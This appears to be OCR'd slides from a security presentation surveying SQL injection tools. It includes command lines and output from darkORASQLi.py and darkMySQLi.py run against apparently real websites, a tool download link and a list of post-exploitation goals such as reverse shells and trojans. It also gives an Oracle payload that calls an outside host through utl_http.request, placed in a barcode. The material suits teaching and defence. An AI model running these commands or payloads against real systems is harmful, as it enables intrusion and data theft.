
SQL Injection Tool - Websparker(commercial)




http://www.mavitunasecurity.com/

Demo: http://tinyurl.com/yl5wgx5


SQL Injection Tool – Pangolin (commercial)




SQL Injection Tool – Matrixay (commercial)



SQL Injection Tool – SQLMap (free)




SQL Injection Tool - darkORASQLi.py (free)



```
G:\darkc0de>python darkORASQLi.py -u "http://www.heinrich-vogel-shop.de/detail.php?id=2468" --info

|------------------------------------------------|
| d3ck4, hacking.expose@gmail.com          v1.0  |
|                                                |
|   05/2009        darkORASQLi.py                |
|  -- Multi Purpose Oracle SQL Injection Tool --  |
| Usage: darkORASQLi.py [options]                |
|        -h help       hackingexpose.blogspot.com |
|------------------------------------------------|

[+] URL: http://www.heinrich-vogel-shop.de/detail.php?id=2468
[+] 22:24:37
[+] Evasion: + --
[+] Cookie: None
[+] SSL: No
[+] Agent: Microsoft Internet Explorer/4.0b1 (Windows 95)
[-] Proxy Not Given
[+] Gathering Oracle Server Configuration...

Database: GECONT
User: SHOP2
Version: Oracle Database 10g Enterprise Edition Release 10.1.0.4.0 - Prod


[+] Do we have Access to Oracle Database: NO

[-] Oracle user enumeration has been skipped!
[-] We do not have access to Oracle DB on this target!

[-] 22:24:54
[-] Total URL Requests: 3
[-] Done

Don't forget to check darkORASQLi.log
```


SQL Injection Tool - darkMySQLi.py (free)



```
./darkMySQLi.py -u "http://www.sample.co.id/read_news.php?id=54" -
findcol

./darkMySQLi.py -u "http://www.sample.co.id/read_news.php?id=54+AND
+1=2+UNION+SELECT+darkc0de, darkc0de,darkc0de,4,5" -info

Database: sample_db
User: sample_rully [at] example432 [d0t] eightbox [d0t] net
Version: 5.0.51a-log

[+] Do we have Access to MySQL Database: NO

[-] MySQL user enumeration has been skipped!
[-] We do not have access to mysql DB on this target!

[+] Do we have Access to Load_File: YES <- w00t w00t

[+] Magic quotes are: OFF <- w00t w00t

[!] Would You like to fuzz LOAD_FILE (Yes/No): yes
```


http://rapidshare.com/files/211594510/darkmysqli16.rar

After stealing the data




- Get a reverse shell
- Upload and run binaries (e.g. keylogger, trojans, …) on the database server
- Add malicious java script code to the web application (to infect web users) (SQL Worm)
- Jump to other servers (DMZ/Intranet)

Run OS Commands via SQL Injection




http://www.notsosecure.com/folder2/ora_cmd_exec.pl

Run OS Commands via SQL Injection



Tools / human brain



Based on my experience the human brain is the best tool to find complex SQL Injection vulnerabilities because tools only find known/common SQL Injection. To scan a large amount of URL/websites a tool can be really helpful.

In many companies tools are the only possibility to scan large amounts of intranet pages. These tools are able to identify most of the SQL Injection vulnerabilities (low hanging fruits)

Barcode Injection

SQL code could also be injected using barcode. Create a barcode containing SQL statements. Barcode is

and 1=utl_http.request('http://www.orasploit.com/ping')


and inject code using a barcode scanner. RFID is also a potential candidate for (SQL) code injection.

See also http://www.phenoelit-us.org/stuff/StrichAufRechnung.p

